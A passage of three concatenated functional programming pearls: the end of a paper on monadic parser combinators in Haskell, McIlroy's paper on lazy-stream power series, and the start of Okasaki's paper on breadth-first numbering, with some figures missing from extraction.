The parser `return a` succeeds without consuming any of the argument string, and returns the single value `a`. The `(>>=)` operator is a *sequencing* operator for parsers. Using a deconstructor function for parsers defined by `parse (Parser p) = p`, the parser `p >>= f` first applies the parser `p` to the argument string `cs` to give a list of results of the form `(a,cs')`, where `a` is a value and `cs'` is a string. For each such pair, `f a` is a parser which is applied to the string `cs'`. The result is a list of lists, which is then concatenated to give the final list of results.

The `return` and `(>>=)` functions for parsers satisfy some simple laws:

```
return a >>= f = f a
p >>= return = p
p >>= (\a -> (f a >>= g)) = (p >>= (\a -> f a)) >>= g
```

In fact, these laws must hold for any monad, not just the special case of parsers. The laws assert that — modulo the fact that the right argument to `(>>=)` involves a binding operation — `return` is a left and right unit for `(>>=)`, and that `(>>=)` is associative. The unit laws allow some parsers to be simplified, and the associativity law allows parentheses to be eliminated in repeated sequencings.

#### 4 The do notation

A typical parser built using ( $>>=$ ) has the following structure:

```
p1 >>= \a1 ->
p2 >>= \a2 ->
...
pn >>= \an ->
f a1 a2 ... an
```

Such a parser has a natural operational reading: apply parser `p1` and call its result value `a1`; then apply parser `p2` and call its result value `a2`; ...; then apply parser `pn` and call its result value `an`; and finally, combine all the results by applying a semantic action `f`. For most parsers, the semantic action will be of the form `return (g a1 a2 ... an)` for some function `g`, but this is not true in general. For example, it may be necessary to parse more of the argument string before a result can be returned, as is the case for the `chainl1` combinator defined later on.

Haskell provides a special syntax for defining parsers of the above shape, allowing them to be expressed in the following, more appealing, form:

```
do a1 <- p1
   a2 <- p2
   ...
   an <- pn
   f a1 a2 ... an
```

This notation can also be used on a single line if preferred, by making use of parentheses and semi-colons, in the following manner:

```
do {a1 <- p1; a2 <- p2; ...; an <- pn; f a1 a2 ... an}
```

In fact, the *do notation* in Haskell can be used with any monad, not just parsers. The subexpressions `ai <- pi` are called generators, since they generate values for the variables `ai`. In the special case when we are not interested in the values produced by a generator `ai <- pi`, the generator can be abbreviated simply by `pi`.

*Example:* a parser that consumes three characters, throws away the second character, and returns the other two as a pair, can be defined as follows:

```
p :: Parser (Char,Char)
p = do {c <- item; item; d <- item; return (c,d)}
```

#### 5 Choice combinators

We now define two combinators that extend the monadic nature of parsers. In Haskell, the notion of a *monad with a zero*, and a *monad with a zero and a plus* are captured by two built-in class definitions:

```
class Monad m => MonadZero m where
    zero :: m a
```

```
class MonadZero m => MonadPlus m where
  (++) :: m a -> m a -> m a
```

That is, a type constructor `m` is a member of the class `MonadZero` if it is a member of the class `Monad`, and if it is also equipped with a value `zero` of the specified type. In a similar way, the class `MonadPlus` builds upon the class `MonadZero` by adding a `(++)` operation of the specified type. The type constructor `Parser` can be made into instances of these two classes as follows:

```
instance MonadZero Parser where
  zero = Parser (\cs -> [])

instance MonadPlus Parser where
  p ++ q = Parser (\cs -> parse p cs ++ parse q cs)
```

The parser `zero` fails for all argument strings, returning no results. The `(++)` operator is a (non-deterministic) *choice* operator for parsers. The parser `p ++ q` applies both parsers `p` and `q` to the argument string, and appends their list of results.

The `zero` and `(++)` operations for parsers satisfy some simple laws:

$$\begin{aligned} \text{zero} ++ p &= p \\ p ++ \text{zero} &= p \\ p ++ (q ++ r) &= (p ++ q) ++ r \end{aligned}$$

These laws must in fact hold for any monad with a zero and a plus. The laws assert that `zero` is a left and right unit for `(++)`, and that `(++)` is associative. For the special case of parsers, it can also be shown that — modulo the binding involved with `(>>=)` — `zero` is the left and right zero for `(>>=)`, that `(>>=)` distributes through `(++)` on the right, and (provided we ignore the order of results returned by parsers) that `(>>=)` also distributes through `(++)` on the left:

$$\begin{aligned} \text{zero} >>= f &= \text{zero} \\ p >>= \text{const zero} &= \text{zero} \\ (p ++ q) >>= f &= (p >>= f) ++ (q >>= f) \\ p >>= (\lambda a -> f a ++ g a) &= (p >>= f) ++ (p >>= g) \end{aligned}$$

The zero laws allow some parsers to be simplified, and the distribution laws allow the efficiency of some parsers to be improved.

Parsers built using `(++)` return many results if the argument string can be parsed in many different ways. In practice, we are normally only interested in the first result. For this reason, we define a (deterministic) choice operator `(+++)` that has the same behaviour as `(++)`, except that at most one result is returned:

```
(+++)
  :: Parser a -> Parser a -> Parser a
  p +++ q = Parser (\cs -> case parse (p ++ q) cs of
    []      -> []
    (x:xs) -> [x])
```

All the laws given above for `(++)` also hold for `(+++)`. Moreover, for the case of `(+++)`, the precondition of the left distribution law is automatically satisfied.

The `item` parser consumes single characters unconditionally. To allow conditional parsing, we define a combinator `sat` that takes a predicate, and yields a parser that consumes a single character if it satisfies the predicate, and fails otherwise:

```
sat  :: (Char -> Bool) -> Parser Char
sat p = do {c <- item; if p c then return c else zero}
```

*Example:* a parser for specific characters can be defined as follows:

```
char  :: Char -> Parser Char
char c = sat (c ==)
```

In a similar way, by supplying suitable predicates to `sat`, we can define parsers for digits, lower-case letters, upper-case letters, and so on.

## 6 Recursion combinators

A number of useful parser combinators can be defined recursively. Most of these combinators can in fact be defined for arbitrary monads with a zero and a plus, but for clarity they are defined below for the special case of parsers.

- Parse a specific string:

```
string      :: String -> Parser String
string ""   = return ""
string (c:cs) = do {char c; string cs; return (c:cs)}
```

- Parse repeated applications of a parser `p`; the `many` combinator permits zero or more applications of `p`, while `many1` permits one or more:

```
many     :: Parser a -> Parser [a]
many p   = many1 p +++ return []

many1   :: Parser a -> Parser [a]
many1 p = do {a <- p; as <- many p; return (a:as)}
```

- Parse repeated applications of a parser `p`, separated by applications of a parser `sep` whose result values are thrown away:

```
sepby      :: Parser a -> Parser b -> Parser [a]
p `sepby` sep = (p `sepby1` sep) +++ return []

sepby1    :: Parser a -> Parser b -> Parser [a]
p `sepby1` sep = do a <- p
                    as <- many (do {sep; p})
                    return (a:as)
```

- Parse repeated applications of a parser `p`, separated by applications of a parser `op` whose result value is an operator that is assumed to associate to the left, and which is used to combine the results from the `p` parsers:

```

chainl  :: Parser a -> Parser (a -> a -> a) -> a -> Parser a
chainl p op a = (p `chainl1` op) +++ return a

chainl1 :: Parser a -> Parser (a -> a -> a) -> Parser a
p `chainl1` op = do {a <- p; rest a}
                    where
                        rest a = (do f <- op
                                    b <- p
                                    rest (f a b))
                        +++ return a

```

Combinators `chainr` and `chainr1` that assume the parsed operators associate to the right can be defined in a similar manner.

## 7 Lexical combinators

Traditionally, parsing is usually preceded by a lexical phase that transforms the argument string into a sequence of tokens. However, the lexical phase can be avoided by defining suitable combinators. In this section we define combinators to handle the use of space between tokens in the argument string. Combinators to handle other lexical issues such as comments and keywords can easily be defined too.

- Parse a string of spaces, tabs, and newlines:

```

space :: Parser String
space = many (sat isSpace)

```

- Parse a token using a parser `p`, throwing away any *trailing* space:

```

token :: Parser a -> Parser a
token p = do {a <- p; space; return a}

```

- Parse a symbolic token:

```

symb   :: String -> Parser String
symb cs = token (string cs)

```

- Apply a parser `p`, throwing away any *leading* space:

```

apply  :: Parser a -> String -> [(a,String)]
apply p = parse (do {space; p})

```

## 8 Example

We illustrate the combinators defined in this article with a simple example. Consider the standard grammar for arithmetic expressions built up from single digits using

the operators `+`, `-`, `*` and `/`, together with parentheses (Aho *et al.*, 1986):

```

expr    ::=  expr addop term | term
term    ::=  term mulop factor | factor
factor  ::=  digit | (expr)
digit   ::=  0 | 1 | ... | 9

addop   ::=  + | -
mulop   ::=  * | /

```

Using the `chainl1` combinator to implement the left-recursive production rules for `expr` and `term`, this grammar can be directly translated into a Haskell program that parses expressions and evaluates them to their integer value:

```

expr  :: Parser Int
addop :: Parser (Int -> Int -> Int)
mulop :: Parser (Int -> Int -> Int)

expr  = term  `chainl1` addop
term   = factor `chainl1` mulop
factor = digit +++ do {symb "("; n <- expr; symb ")"; return n}
digit  = do {x <- token (sat isDigit); return (ord x - ord '0')}

addop = do {symb "+"; return (+)} +++ do {symb "-"; return (-)}
mulop = do {symb "*"; return (*)} +++ do {symb "/"; return (div)}

```

For example, evaluating `apply expr " 1 - 2 * 3 + 4 "` gives the singleton list of results `[-1,""]`, which is the desired behaviour.

## 9 Acknowledgements

Thanks for due to Luc Duponcheel, Benedict Gaster, Mark P. Jones, Colin Taylor, and Philip Wadler for their useful comments on the many drafts of this article.

## FUNCTIONAL PEARLS

### *Power Series, Power Serious*

M. Douglas McIlroy

*Dartmouth College, Hanover, New Hampshire 03755\**  
*doug@cs.dartmouth.edu*

---

#### Abstract

Power series and stream processing were made for each other. Stream algorithms for power series are short, sweet, and compositional. Their neatness shines through in Haskell, thanks to pattern-matching, lazy lists, and operator overloading. In a short compass one can build working code from ground zero (scalar operations) up to exact calculation of generating functions and solutions of differential equations.

---

I opened the serious here and beat them easy.  
— Ring Lardner, *You know me Al*

#### 1 Introduction

Pitching baseballs for the White Sox, Ring Lardner’s unlettered hero, Jack Keefe, mastered the Cubs in the opening game of the Chicago series. Pitching heads and tails, I intend here to master power series by opening them one term at a time.

A power series, like that for  $\cos x$ ,

$$1 - x^2/2! + x^4/4! - x^6/6! + \dots,$$

is characterized by an infinite sequence of coefficients, in this case 1, 0,  $-1/2$ , 0,  $1/24$ , 0,  $-1/720$ , .... It is ideal for implementing as a data stream, a source of elements (the coefficients of the series) that can be obtained one at a time in order. And data streams are at home in Haskell, realized as lazy lists.

List-processing style—treat the head and recur on the tail—fits the mathematics of power series very well. While list-processing style benefits the math, operator overloading carries the clarity of the math over into programs. A glance at the collected code in the appendix will confirm the tidiness of the approach. One-liners, or nearly so, define the usual arithmetic operations, functional composition, functional inversion, integration, differentiation, and the generation of some Taylor series. With the mechanism in place, we shall consider some easily specified, yet stressful, tests of the implementation and an elegant application to generating functions.

\* This paper was begun at Bell Laboratories, Murray Hill, NJ 07974.

### **1.1 Conventions**

In the stream approach a power series  $F$  in variable  $x$ ,

$$F(x) = f_0 + xf_1 + x^2f_2 + \dots,$$

is considered as consisting of head terms,  $x^i f_i$ , plus a tail power series,  $F_n$ , multiplied by an appropriate power of  $x$ :

$$\begin{aligned} F(x) &= F_0(x) \\ &= f_0 + xF_1(x) \\ &= f_0 + x(f_1 + xF_2(x)) \end{aligned}$$

and so on. When the dummy variable is literally  $x$ , we may use  $F$  as an abbreviation for  $F(x)$ .

The head/tail decomposition of power series maps naturally into the head/tail decomposition of lists. The mathematical formula

$$F = f_0 + xF_1$$

transliterates quite directly to Haskell:

```
fs = f0 : f1s
```

(Since names of variables cannot be capitalized in Haskell, we use the popular convention of appending  $s$  to indicate a sequence variable.)

In practice, the algorithms usually refer explicitly to only one coefficient of each power series involved. Moreover, the Haskell formulations usually refer to only one tail (including the 0-tail). Then we may dispense with the subscripts, since they no longer serve a distinguishing purpose. With these simplifications, a grimly pedantic rendering of a copy function,

```
copy (f0:f1s) = f0 : copy f1s
```

reduces to everyday Haskell:

```
copy (f:fs) = f : copy fs
```

For definiteness, we may think of the head term as a rational number. But thanks to polymorphism the programs that follow work on other number types as well. Series are treated formally; convergence is not an issue. However, when series do converge, the expected analytic relations hold. The programs give exact answers: any output will be expressed correctly in unbounded-precision rationals whenever the input is so expressed.

### **1.2 Overloading**

While the methods of this paper work in any language that supports data streams, they gain clarity when expressed with overloaded operators. To set up overloading, we need some peculiar Haskell syntax that shows up as `instance` clauses scattered through the code. If the following brief explanation doesn't enlighten, you may safely

ignore the `instance` clauses. Like picture frames, they are necessary to support a work of art, but are irrelevant to its enjoyment.

A data type in Haskell may be declared to be an instance of one or more type classes. Each type class is equipped with functions and operators that have consistent signatures across every type in the class. Among several standard type classes, the most important for our purposes are `Num` and `Fractional`. Class `Num` has operators suitable for the integers or other mathematical rings: negation, addition, subtraction, multiplication and nonnegative integer power. Class `Fractional` has further operations suitable to rationals and other mathematical fields: reciprocal and division. Of the other operations in these classes (for printing, comparison, etc.) only one will concern us, namely `fromInteger`, a type-conversion function discussed in Section 2.4.

To make the arithmetic operations of class `Num` applicable to power series, we must declare power series (i.e. lists) to be an instance of class `Num`. Arithmetic must already be defined on the list elements. The code looks like

```
instance Num a => Num [a] where
    negate (f:fs) = (negate f) : (negate fs)
    -- and definitions of other operations
```

The part before `where` may be read, ‘If type `a` is in class `Num`, then lists of type-`a` elements are in class `Num`.’ After `where` come definitions for the class-`Num` operators pertinent to such lists. The function `negate` and others will be described below; the full set is gathered in the appendix. The types of the functions are all instances of type schemas that have been given once for the class. In particular `negate` is predeclared to be a function from some type in class `Num` to the same type.

### 1.3 Numeric constants

There is one more bit of Haskell-speak to consider before we address arithmetic. Because we are interested in exact series, we wish to resolve the inherently ambiguous type of numeric constants in favor of multiple-precision integers and rationals. To do so, we override Haskell’s rule for interpreting constants, namely

```
default (Int, Double)
```

and replace it with

```
default (Integer, Rational, Double)
```

Now integer constants in expressions will be interpreted as the first acceptable type in this default list. We choose to convert constants to `Integer` (unbounded precision) rather than `Int` (machine precision) to avoid overflow. In `Fractional` context constants become `Rationals`, whose precision is also unbounded. Thus the numerator of `1/f` will be taken to be `Rational`.

## 2 Arithmetic

### 2.1 Additive operations

We have seen the definition of the simplest operation, negation:

```
negate (f:fs) = (negate f) : (negate fs)
```

The argument pattern `(f:fs)` shows that `negate` is being defined on lists, and supplies names for the head and tail parts. The right side defines power-series negation in terms of scalar negation (`negate f`), which is predefined, and recurrence on the tail (`negate fs`). The definition depends crucially on lazy evaluation. While defined recursively, `negate` runs effectively by induction on prefixes of the infinite answer. Starting from an empty output it builds an ever bigger initial segment of that answer.

Having defined `negate`, we can largely forget the word and instead use unary `-`, which Haskell treats as syntactic sugar for `negate`.

Addition is equally easy. The mathematical specification,

$$F + G = (f + xF_1) + (g + xG_1) = (f + g) + x(F_1 + G_1),$$

becomes

```
(f:fs) + (g:gs) = f+g : fs+gs
```

### 2.2 Multiplication

Here the virtue of the stream approach becomes vivid. First we address multiplication by a scalar, using a new operator. The left-associative infix operator `(.*)` has the same precedence as multiplication:

```
infixl 7 .*
(..):: Num a => a->[a]->[a]      -- type declaration for .*
c .* (f:fs) = c*f : c.*fs           -- definition of .*
```

The parentheses around `.*` in the type declaration allow it to be used as a free-standing identifier. The declaration says that `(.*)` is a function of two arguments, one a value of some numeric type `a` and the other a list whose elements have that type. The result is a list of the same type.

From the general multiplication formula,

$$F \times G = (f + xF_1) \times (g + xG_1) = fg + x(fG_1 + F_1 \times G),$$

we obtain this code:

```
(f:fs) * (g:gs) = f*g : (f.*gs + fs*(g:gs))
```

The cleanliness of the stream formulation is now apparent. Gone is all the finicky indexing of the usual convolution formula,

$$\left( \sum_{i=0}^{\infty} f_i x^i \right) \left( \sum_{i=0}^{\infty} g_i x^i \right) = \sum_{i=0}^{\infty} x^i \sum_{j=0}^{j=i} f_j g_{i-j}.$$

The complexity is hidden in an unseen tangle of streams. Gone, too, is overt concern with storage allocation. The convolution formula shows that, although we may receive terms one at a time,  $n$  terms of each series must be kept at hand in order to compute the  $n$ th term of their product. With lazy lists this needed information is retained automatically behind the scenes.

### 2.3 Division

The quotient,  $Q$ , of power series  $F$  and  $G$  satisfies

$$F = Q \times G.$$

Expanding  $F$ ,  $Q$ , and one instance of  $G$  gives

$$\begin{aligned} f + xF_1 &= (q + xQ_1) \times G = qG + xQ_1 \times G = q(g + xG_1) + xQ_1 \times G \\ &= qg + x(qG_1 + Q_1 \times G). \end{aligned}$$

Whence

$$\begin{aligned} q &= f/g, \\ Q_1 &= (F_1 - qG_1)/G. \end{aligned}$$

(We have rediscovered long division.) When  $g = 0$ , the division can succeed only if also  $f = 0$ . Then  $Q = F_1/G_1$ . The code is

```
(0:fs) / (0:gs) = fs/gs
(f:fs) / (g:gs) = let q = f/g in
    q : (fs - q.*gs)/(g:gs)
```

### 2.4 ‘Constant’ series and promotion of constants

The code below defines two trivial, but useful, series. These ‘constant’ series are polymorphic, because literal constants like 0 and 1 can act as any of several numeric types.

```
ps0, x:: Num a => [a]           -- type declaration
ps0 = 0 : ps0                      -- power series 0
x = 0 : 1 : ps0                    -- power series x
```

As a program, `ps0` is nonterminating; no matter how much of the series has been produced, there is always more. An invocation of `ps0`, as in `x`, cannot be interpreted as a customary function call that returns a complete value. Stream processing or lazy evaluation is a necessity.<sup>†</sup>

To allow the mixing of numeric constants with power series in expressions like  $2F$ , we arrange for scalars to be coerced to power series as needed. To do so, we supply a new meaning for `fromInteger`, a class-`Num` function that converts multiprecision

<sup>†</sup> The necessity is not always recognized in the world at large. The MS-DOS imitation of Unix pipelines has function-call rather than stream semantics. As a result, a pipeline of processes in DOS is useless for interactive computing, since no output can issue from the back end until the front end has read all its input and finished.

`Integers` to the type of the current instance. For a number  $c$  to serve as a power series, it must be converted to the list `[c, 0, 0, 0, ...]`:

```
instance Num a => Num [a] where
    -- definitions of other operations
    fromInteger c = fromInteger c : ps0
```

A new `fromInteger` on the left, which converts an `Integer` to a list of type-`a` elements, is defined in terms of an old `fromInteger` on the right, which converts an `Integer` to a value of type `a`. This is the only place we need to use the name `fromInteger`; it is invoked automatically when conversions are needed.

### 2.5 Polynomials and rational functions

Subtraction and nonnegative integer powers come for free in Haskell, having been predefined polymorphically in terms of negation, addition and multiplication. Thus we now have enough mechanism to evaluate arbitrary polynomial expressions as power series. For example, the Haskell expression `(1-2*x^2)^3` evaluates to

```
[1, 0, -6, 0, 12, 0, -8, 0, 0, 0, ...]
```

Rational functions work, too: `1/(1-x)` evaluates to (the rational equivalent of)

```
[1, 1, 1, ...]
```

This represents a power series,  $1 + x + x^2 + x^3 + \dots$ , that sums to  $1/(1 - x)$  in its region of convergence. Another example, `1/(1-x)^2`, evaluates to

```
[1, 2, 3, ...]
```

as it should, since

$$\frac{1}{(1-x)^2} = \frac{d}{dx} \frac{1}{1-x} = \frac{d}{dx} (1 + x + x^2 + x^3 + \dots) = 1 + 2x + 3x^2 + \dots$$

### 3 Functional composition

Formally carrying out the composition of power series  $F$  and  $G$  (or equivalently the substitution of  $G$  for  $x$  in  $F(x)$ ), we find

$$F(G) = f + G \times F_1(G) = f + (g + xG_1) \times F_1(G) = (f + gF_1(G)) + xG_1 \times F_1(G).$$

This recipe is not implementable in general. The head term of the composition depends, via the term  $gF_1(G)$ , on all of  $F$ ; it is an infinite sum. We can proceed, however, in the special case where  $g = 0$ :

$$F(G) = f + xG_1 \times F_1(G).$$

The code, which neatly expresses the condition  $g = 0$ , is

```
compose (f:fs) (0:gs) = f : gs*(compose fs (0:gs))
```

(We can't use Haskell's standard function-composition operator because we have represented power series as lists, not functions.)

### 3.1 Reversion

The problem of finding the functional inverse of a power series is called ‘reversion’. There is considerable literature about it; Knuth (1969) devotes four pages to the subject. Head-tail decomposition, however, leads quickly to a working algorithm. Given power series  $F$ , we seek  $R$  that satisfies

$$F(R(x)) = x.$$

Expanding  $F$ , and then one occurrence of  $R$ , we find

$$F(R(x)) = f + R \times F_1(R) = f + (r + xR_1) \times F_1(R) = x.$$

As we saw above, we must take  $r = 0$  for the composition  $F_1(R)$  to be implementable, so

$$f + xR_1 \times F_1(R) = x.$$

Hence  $f$  must also be 0, and we have

$$R_1 = 1/F_1(R).$$

Here  $R_1$  is defined implicitly: it appears on the right side hidden in  $R$ . Yet the formula suffices to calculate  $R_1$ , for the  $n$ -th term of  $R_1$  depends on only the first  $n$  terms of  $R$ , which contain only the first  $n - 1$  terms of  $R_1$ . The code is

```
revert (0:fs) = rs where
    rs = 0 : 1/(compose fs rs)
```

Reversion illustrates an important technique in stream processing: feedback. The output **rs** formally enters into the computation of **rs**, but without infinite regress, because each output term depends only on terms that have already been calculated. Feedback is a leitmotif of Section 4.1.

## 4 Calculus

Since  $\frac{d}{dx}x^n = nx^{n-1}$ , the derivative of a power series term depends on the index of the term. Thus, in computing the derivative we use an auxiliary function to keep track of the index:

```
deriv (f:fs) = (deriv1 fs 1) where
    deriv1 (g:gs) n = n*g : (deriv1 gs (n+1))
```

The definite integral,  $\int_0^x F(t)dt$ , can be computed similarly:

```
integral fs = 0 : (int1 fs 1) where
    int1 (g:gs) n = g/n : (int1 gs (n+1))
```

### 4.1 Elementary functions via differential equations

With integration and feedback we can find power-series solutions of differential equations in the manner of Picard’s method of successive approximations (Pontryagin 1962). The technique may be illustrated by the exponential function,  $\exp(x)$ ,

which satisfies the differential equation

$$\frac{dy}{dx} = y$$

with initial condition  $y(0) = 1$ . Integrating gives

$$y = 1 + \int_0^x y(t)dt.$$

The corresponding code is

```
expx = 1 + (integral expx)
```

Evaluating `expx` gives

```
[1%1, 1%1, 1%2, 1%6, 1%24, 1%120, 1%720, ... ]
```

where `%` constructs fractions from integers. Notice that `expx` is a ‘constant’ series like `ps0`, not a function like `negate`. We can’t call it `exp`, because Haskell normally declares `exp` to be a function.

In the same way, we can compute sine and cosine series. From the formulas

$$\begin{aligned}\frac{d}{dx} \sin x &= \cos x, & \sin(0) &= 0, \\ \frac{d}{dx} \cos x &= -\sin x, & \cos(0) &= 1,\end{aligned}$$

follows remarkable code:

```
sinx = integral cosx
cosx = 1 - (integral sinx)
```

Despite its incestuous look, the code works. The mutual recursion can get going because `integral` produces a zero term before it accesses its argument.

The square root may also be found by integration. If  $Q^2 = F$ , then

$$2Q \frac{dQ}{dx} = F'$$

or

$$\frac{dQ}{dx} = \frac{F'}{2Q},$$

where  $F' = dF/dx$ . When the head term  $f$  is nonzero, the head term of the square root is  $f^{1/2}$ . To avoid irrationals we take  $f = 1$  and integrate to get

$$Q = 1 + \int_0^x \frac{F'(t)dt}{2Q(t)}.$$

If the first two coefficients of  $F$  vanish, i.e. if  $F = x^2 F_2$ , then  $Q = x F_2^{1/2}$ . In other cases we decline to calculate the square root, though when  $f$  is the square of a rational we could do so for a little more work. The corresponding program is

```
sqrt (0:0:fs) = 0 : (sqrt fs)
sqrt (1:fs) = qs where
    qs = 1 + integral((deriv (1:fs))/(2.*qs))
```

Haskell normally places `sqrt` in type class `Floating`; the collected code in the appendix complies. Nevertheless, when the square root of a series with rational coefficients can be computed, the result will have rational coefficients.

## 5 Testing

The foregoing code is unusually easy to test, thanks to a ready supply of relations among analytic functions and their Taylor series. For example, checking many terms of `sinx` against `sqrt(1-cosx^2)` exercises most of the arithmetic and calculus functions. Checking  $\tan x$ , computed as  $\sin x / \cos x$ , against the functional inverse of  $\arctan x$ , computed as  $\int dx/(1+x^2)$ , further brings in composition and reversion. The checks can be carried out to 30 terms in a few seconds. The expressions below do so, using the standard Haskell function `take`. Each should produce a list of 30 zeros.

```
take 30 (sinx - sqrt(1-cosx^2))
take 30 (sinx/cosx - revert(integral(1/(1+x^2))))
```

## 6 Generating functions

A generating function  $S$  for a sequence of numbers,  $s_n$ , is

$$S = \sum_n x^n s_n.$$

When the  $s_n$  have suitable recursive definitions, the generating function satisfies related recursive equations (Burge, 1975). Running these equations as stream algorithms, we can directly enumerate the values of  $s_n$ . This lends concreteness to the term ‘generating function’: when run as a program, a generating function literally generates its sequence.

We illustrate with two familiar examples, binary trees and ordered trees.

*Binary trees* In the generating function  $T$  for enumerating binary trees, the coefficient of  $x^n$  is the number of trees on  $n$  nodes. A binary tree is either empty or has one root node and two binary subtrees. There is one tree with zero nodes, so the head term of  $T$  is 1. A tree of  $n + 1$  nodes has two subtrees with  $n$  nodes total; if one of them has  $i$  nodes, the other has  $n - i$ . Convolution! Convolution of  $T$  with itself is squaring, so  $T^2$  is the generating function for the counts of  $n$ -node pairs of trees. To associate these counts with  $n + 1$ -node trees, we multiply by  $x$ . Hence

$$T = 1 + xT^2$$

The Haskell equivalent is

```
ts = 1 : ts^2
```

(The appealing code `ts = 1 + x*ts^2` won’t work. Why not? How does it differ from `expx = 1 + (integral expx)`? Evaluating `ts` yields the Catalan numbers, as it should (Knuth 1968):

```
[1, 1, 2, 5, 14, 42, 132, 429, 1430, 4862, ... ]
```

*Ordered trees* Consider next the generating function for nonempty ordered trees on  $n$  nodes. An  $n + 1$ -node tree, for  $n \geq 0$ , is made of a root and an  $n$ -node forest. An  $n$ -node forest is a list of trees whose sizes sum to  $n$ . A list is empty or an  $n + 1$ -item list made of a head item and an  $n$ -item tail list. From these definitions follow relations among generating functions:

$$\begin{aligned}\mathbf{tree}(x) &= x\mathbf{forest}(x) \\ \mathbf{forest}(x) &= \mathbf{list}(\mathbf{tree}(x)) \\ \mathbf{list}(x) &= 1 + x\mathbf{list}(x)\end{aligned}$$

The first and third relations are justified as before. To derive the second relation, observe that the coefficient of  $x^k$  in  $\mathbf{tree}^n$  tells how many  $n$ -component forests there are with  $k$  nodes. Summing over all  $n$  tells how many  $k$ -node forests there are. But  $\mathbf{list}(\mathbf{tree})$ , which is  $1 + \mathbf{tree} + \mathbf{tree}^2 + \dots$ , does exactly that summing. Composition of generating functions reflects composition of data structures.

The code

```
tree = 0 : forest
forest = compose list tree
list = 1 : list
```

yields this value for **tree**:

```
[0, 1, 1, 2, 5, 14, 42, 132, 429, 1430, 4862, ... ]
```

Catalan numbers again! The apparent identity between the number of binary trees on  $n$  nodes and the number of nonempty ordered trees on  $n + 1$  nodes is real (Knuth 1968): a little algebra confirms that  $\mathbf{tree} = xT$ .

## 7 Final remarks

Stream processing can be beaten asymptotically if the goal is to find a given number of coefficients of a given series (Knuth 1969). In particular, multiplication involves convolution, which can be done faster by FFT. Nevertheless, stream processing affords the cleanest way to manipulate power series. It has the advantage of incrementality—one can decide on the fly when to stop. And it is compositional.

While a single reversion or multiplication is not too hard to program in a standard language, the composition of such operations is a daunting task. Even deciding how much to compute is nontrivial. How many terms are required in each intermediate result in order to obtain, say, the first 10 nonzero coefficients of the final answer? When can storage occupied by intermediate terms be safely reused? Such questions don't arise in the lazy-stream approach. To get 10 terms, simply compute until 10 terms appear. No calculations are wasted along the way, and intermediate values neither hang around too long nor get discarded too soon.

In Haskell, the code for power-series primitives has a familiar mathematical look, and so do expressions in the primitives. Only one language feature blemishes the code as compared to the algebraic formulation of the algorithms. Type-class constraints that allow only limited overloading compelled us to invent a weird new operator (`.*`) and to use nonstandard names like `expx` for standard series.

In the interest of brevity, I have stuck with a bare-list model of power series. However, the simple identification of power series with lists is a questionable programming practice. It would be wiser to make power series a distinct type. To preserve the readability of the bare-list model, we may define a power-series type, `Ps`, with an infix constructor (`:+:`) reminiscent both of the list constructor (`:`) and of addition in the head/tail decomposition  $F = f + F_1$ . At the same time we may introduce a special constructor, `Pz`, for power series zero. Use of the zero constructor instead of the infinite series `ps0` forestalls much bootless computation. Polynomial operations become finite. Multiplication by a promoted constant becomes linear rather than quadratic in the number of output terms.

The data-type declaration for this realization of power series is

```
infixr 5 :+:           -- precedence like :
data Num a => Ps a = Pz | a :+: Ps a
```

Some definitions must be added or modified to deal with the zero constructor, for example

```
instance Num a => Num Ps a where
  Pz + fs = fs
  fromInteger c = fromInteger c :+: Pz
```

Definitions for other standard operations, such as printing and equality comparison, which were predefined for the list representation, must be given as well. Working code is deposited with the abstract of this paper at the journal's web site, <http://www.dcs.gla.ac.uk/jfp>.

The application of streams to power series calculations is a worthy addition to our stock of canonical programming examples. It makes a good benchmark for stream processing—simple to program and test, complicated in the actual running. Pedagogically, it well illustrates the intellectual clarity that streams can bring to software design. Above all, the method is powerful in its own right; it deserves to be taken serious.

## 8 Sources

Kahn used a stream-processing system (Kahn and MacQueen 1977) for power-series algorithms like those given here; the work was not published. Abelson and Sussman (1985) gave examples in Scheme. McIlroy (1990) covered most of the ground in a less perspicuous stream-processing language. Hehner (1993) demonstrated the technique in a formal setting. Burge (1975) gave structural derivations for generating functions, including the examples given here, but did not conceive of them as executable code. Knuth (1969) and McIlroy (1990) gave operation counts. Karczmarszuk (1997) showed applications in analysis ranging from Padé approximations to Feynman diagrams.

I am grateful to Phil Wadler for much generous and wise advice, and to Jon Bentley for critical reading.

# Breadth-First Numbering: Lessons from a Small Exercise in Algorithm Design

## (Functional Pearl)

Chris Okasaki  
Department of Computer Science  
Columbia University  
cdo@cs.columbia.edu

### ABSTRACT

Every programmer has blind spots. Breadth-first numbering is an interesting toy problem that exposes a blind spot common to many—perhaps most—functional programmers.

### Categories and Subject Descriptors

D.1.1 [Programming Techniques]: Applicative (Functional) Programming

### General Terms

Algorithms, Design

### Keywords



Breadth-first numbering, breadth-first traversal, views

## 1. INTRODUCTION

Breadth-first traversal of a tree is easy, but rebuilding the tree afterwards seems to be much harder, at least to functional programmers. At ICFP'98, John Launchbury challenged me with the following problem:

Given a tree  $T$ , create a new tree of the same shape, but with the values at the nodes replaced by the numbers  $1 \dots |T|$  in breadth-first order.

For example, breadth-first numbering of the tree



Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

should yield the tree

Launchbury knew of a solution by Jones and Gibbons [5] that depended on lazy evaluation, but wondered how one would solve the problem in a strict language like Standard ML [6]. I quickly scribbled what seemed to me to be a mostly straightforward answer and showed it to him at the next break.

Over the next year, I presented the problem to many other functional programmers and was continually amazed at the baroque solutions I received in reply. With only a single exception, everyone who came near a workable answer went in a very different direction from my solution right from the very beginning of the design process. I gradually realized that I was witnessing some sort of mass mental block, a communal blind spot, that was steering programmers away from what seemed to be a very natural solution. I make no claims that mine is the *best* solution, but I find it fascinating that something about my solution makes it so difficult for functional programmers to conceive of in the first place.

---

### STOP!

Before reading further, spend ten or fifteen minutes sketching out a solution. For concreteness, assume that you have a type of labeled binary trees

```
datatype 'a Tree = E
  | T of 'a * 'a Tree * 'a Tree
```

and that you are to produce a function



```
bfnum : 'a Tree -> int Tree
```

---

## 2. BREADTH-FIRST TRAVERSAL

When attempting to solve any non-trivial problem, the first step should always be to review solutions to related problems. In algorithm design, as in programming in general, theft of ideas is to be applauded rather than condemned. In this case, the most obvious candidate for plunder is the well-known queue-based algorithm for *breadth-first*

*traversal*, that is, producing a list of the labels in a tree, in breadth-first order [5]. For example, breadth-first traversal of the tree

should yield the list  $[a, b, d, c]$ .



